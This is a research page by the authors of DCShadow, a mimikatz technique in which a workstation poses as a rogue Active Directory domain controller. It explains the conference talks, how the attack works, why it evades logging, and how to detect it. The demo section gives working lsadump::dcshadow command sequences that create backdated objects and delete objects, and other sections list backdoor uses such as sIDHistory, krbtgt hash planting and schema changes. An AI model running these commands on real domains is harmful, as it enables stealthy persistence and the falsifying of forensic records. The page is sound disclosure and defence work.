BlueHat IL 2018Black Hat USA 2018MITRE ATT&CK T1207
DCShadow: the rogue domain controller attack

« They told me I could be anything I wanted… so I became a domain controller. »
By Vincent Le Toux (My Smart Logon) and Benjamin Delpy (mimikatz)
Executive summary
DCShadow is a feature of mimikatz, in the lsadump module. It makes an ordinary workstation behave like a domain controller, with the RPC protocols only domain controllers use, so that it can inject its own data into Active Directory. The change arrives by replication: it bypasses most security controls, including your SIEM.
DCShadow is the reverse of DCSync, also in mimikatz: DCSync pulls secrets from a domain controller, DCShadow pushes changes to it.
Conference talks
BlueHat IL 2018 — first disclosure
Active Directory: what can make your million dollar SIEM go blind? — Vincent Le Toux and Benjamin Delpy, Tel Aviv, January 2018.
Black Hat USA 2018
So I became a domain controller — Las Vegas, August 2018.
Download the slides (PDF, 3 MB)
Previous work
Simulating a domain controller, or editing its database, was already possible:
- A modified Samba in a virtual machine. A VM needs hardware virtualization, often disabled in the BIOS/UEFI, so it can require physical access. It is also slow and heavy to deploy.
- DSInternals edits an AD database, but offline. Bringing it back online requires Directory Services Restore Mode.
DCShadow does it online, from a domain-joined workstation, in a few seconds.
How the attack works

- Register the rogue DC. Create two objects in the
CN=Configurationpartition (aserverand itsnTDSDSAsettings) and add the replication SPNs to the computer account. - Push the data. Make a real domain controller pull the changes, with
DRSReplicaAdd, the KCC or another internal AD event. - Unregister. Delete the objects created in step 1 to demote the rogue DC.


The domain controller rejects malformed data. Here the security descriptor lacks its owner part:

Other examples of invalid data:
Is DCShadow a vulnerability?
No. It only uses documented protocols:
- [MS-ADTS] Active Directory Technical Specification
- [MS-DRSR] Directory Replication Service Remote Protocol
It is a post-exploitation (domination) technique: it needs Domain Admin or Enterprise Admin rights. Its value is stealthy persistence once the domain is compromised. MITRE ATT&CK tracks it as T1207 – Rogue Domain Controller.
Why it is a game changer
Functionally
- Plants backdoors:
sIDHistory,ntPwdHistory, ACLs… - Erases the attacker's traces: replication metadata,
schemaInfo… - Injects stored XSS into administration reports.
Technically, none of these are logged
- Any change pushed by replication.
- Changes only a DC can make, such as
sIDHistoryorwhenChanged. - Partial changes, such as the previous password without the new one.
- Values LDAP would refuse, such as an over-long
sAMAccountName.
In short: DCShadow blinds the SIEM monitoring of Active Directory.

sIDHistory with DCShadow.
whenChanged.Demos
Create and delete objects
DCShadow can create an object dated in the past, or delete an object at once by making it a lingering object or by changing its class.
privilege::debug
process::runp

lsadump::dcshadow /stack /object:CN=DemoTest3,OU=Demo,DC=bastion,DC=local /attribute=instanceType /value=4
lsadump::dcshadow /stack /object:CN=DemoTest3,OU=Demo,DC=bastion,DC=local /attribute=name /value=DemoTest3
lsadump::dcshadow /stack /object:CN=DemoTest3,OU=Demo,DC=bastion,DC=local /attribute=displayName /value=DemoTest3
lsadump::dcshadow /stack /object:CN=DemoTest3,OU=Demo,DC=bastion,DC=local /attribute=objectCategory /value=CN=Person,CN=Schema,CN=Configuration,DC=bastion,DC=local
lsadump::dcshadow /stack /object:CN=DemoTest3,OU=Demo,DC=bastion,DC=local /attribute=objectClass  /value=contact
lsadump::dcshadow /stack /object:CN=DemoTest3,OU=Demo,DC=bastion,DC=local /attribute=objectClass  /value=organizationalPerson /multiple
lsadump::dcshadow /stack /object:CN=DemoTest3,OU=Demo,DC=bastion,DC=local /attribute=objectClass  /value=person /multiple
lsadump::dcshadow /stack /object:CN=DemoTest3,OU=Demo,DC=bastion,DC=local /attribute=objectClass  /value=top  /multiple
// use a new GUID for every call
lsadump::dcshadow /stack /object:CN=DemoTest3,OU=Demo,DC=bastion,DC=local /attribute=objectGUID /value={39ab8619-d3fd-410c-b627-64b651043841}
lsadump::dcshadow /stack /object:CN=DemoTest3,OU=Demo,DC=bastion,DC=local /attribute=whenCreated /value=2006-07-17
// copy an existing SDDL and check that it starts with the owner and group (O:DAG:DA)
lsadump::dcshadow /stack /object:CN=DemoTest3,OU=Demo,DC=bastion,DC=local /attribute=nTSecurityDescriptor /value:O:DAG:DAD:AI(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;DA)(A;;LCRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(A;CIID;CCLCSWRPWPLOCRSDRCWDWO;;;BA)(A;CIID;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;EA)(A;CIID;LC;;;RU)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOID;LCRPLORC;;bf967a9c-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOID;LCRPLORC;;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;LCRPLORC;;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967aba-0de6-11d0-a285-00aa003049e2;ED)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a9c-0de6-11d0-a285-00aa003049e2;ED)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a86-0de6-11d0-a285-00aa003049e2;ED)(OA;CIID;RPWPCR;91e647de-d96f-4b70-9557-d63ff4f3ccd8;;PS)
lsadump::dcshadow

// main console
lsadump::dcshadow /push

lsadump::dcshadow /viewreplication

// main console
lsadump::dcshadow /kill:CN=DemoTest3,OU=Demo,DC=bastion,DC=local

lsadump::dcshadow /stack /object:CN=DemoTest2,OU=Demo,DC=bastion,DC=local /attribute=objectClass  /value=contact
lsadump::dcshadow /stack /object:CN=DemoTest2,OU=Demo,DC=bastion,DC=local /attribute=objectClass  /value=organizationalPerson /multiple
lsadump::dcshadow /stack /object:CN=DemoTest2,OU=Demo,DC=bastion,DC=local /attribute=objectClass  /value=person /multiple
lsadump::dcshadow /stack /object:CN=DemoTest2,OU=Demo,DC=bastion,DC=local /attribute=objectClass  /value=top  /multiple
lsadump::dcshadow /stack /object:CN=DemoTest2,OU=Demo,DC=bastion,DC=local /attribute=objectClass  /value=dynamicObject  /multiple
lsadump::dcshadow /stack /object:CN=DemoTest2,OU=Demo,DC=bastion,DC=local /attribute=msDS-Entry-Time-To-Die  /value=2018-08-01
lsadump::dcshadow
// main console
lsadump::dcshadow /push
Change the schema without a trace
A schema change is a powerful backdoor, for example on the security descriptor that protects the LAPS local admin password. A normal schema change updates schemaInfo, which blue teams monitor. DCShadow changes the schema and leaves schemaInfo untouched.
Forensics: replication metadata can lie

DCShadow pushes replication data, so it also writes the replication metadata. Anyone can read this metadata over LDAP or RPC, even from a trusted domain, and forensic analysts use it to rebuild the history of changes. After DCShadow, that history can no longer be trusted.
How to detect DCShadow
Network
The easiest place. Only domain controllers call DRSUAPI functions such as DsAddEntry or DsReplicaAdd: the same call from any other computer is suspicious.
Directory changes and logs
- New
serverandnTDSDSAobjects in the Configuration partition, and changes to the computer account. - The SPNs
GC/*orE3514235-4B06-11D1-AB04-00C04FC2DCD2/*set on a computer that is not a DC (DCShadow sets them withDsAddEntry). - Audit Detailed Directory Service Replication: events 4928 (a replica source naming context was established) and 4929 (it was removed).
- An LDAP DirSync control (
LDAP_SERVER_DIRSYNC_OID) to be notified of every change. - A Splunk search by Benjamin Delpy: gist.github.com/gentilkiwi.
New attack paths
- Compromise a trusted domain with
sIDHistoryand NTLM (previously Kerberos only). - « Reverse DCSync »: set the previous hash of
krbtgtto a known value. - « Remote skeleton key »: set NTLM and AES keys that do not match the same password, to forge Golden and Silver tickets.
- Backdoors in ACLs.
Internals
From an attribute name to an ATTRTYP

Find the attribute in the schema with the LDAP filter (&(objectClass=attributeSchema)(lDAPDisplayName=<attribute>)). Read its OID from attributeID and its syntax from attributeSyntax. Convert both OIDs with the prefix table, as described in MS-DRSR section 5.16.4, ATTRTYP-to-OID Conversion.
Encoding values
The attributeSyntax selects the MS-DRSR encoding of the value.
New object or update?
The DC looks for the attributes a new object must carry: instanceType, objectGUID (in the naming context) and whenCreated. If they are present, it creates the object; otherwise it applies an update. If an update targets an object that does not exist, the DC treats it as a lingering object and logs an event.
Problems and tricks
- Adding objects
- Set
instanceTypeandwhenCreated, and never reuse anobjectGUID(the DC logs it as an internal processing error, and duplicate entries are suppressed). - Killing objects
- The creation date must be older than the tombstone lifetime (more than 6 months). Symptom otherwise: no RPC connection to the server.
FAQ
Media and references
- NoLimitSecu podcast on DCShadow (in French)
- mimikatz and Benjamin Delpy's blog (in French)
- PingCastle, the Active Directory security assessment tool created by Vincent Le Toux
- MITRE ATT&CK T1207
Need Active Directory security expertise?
The team behind DCShadow works on Active Directory replication, authentication packages and smart card logon every day. We can review your AD hardening, help your SOC detect replication attacks, or build custom Windows security components.
Contact us Our security expertiseOn this page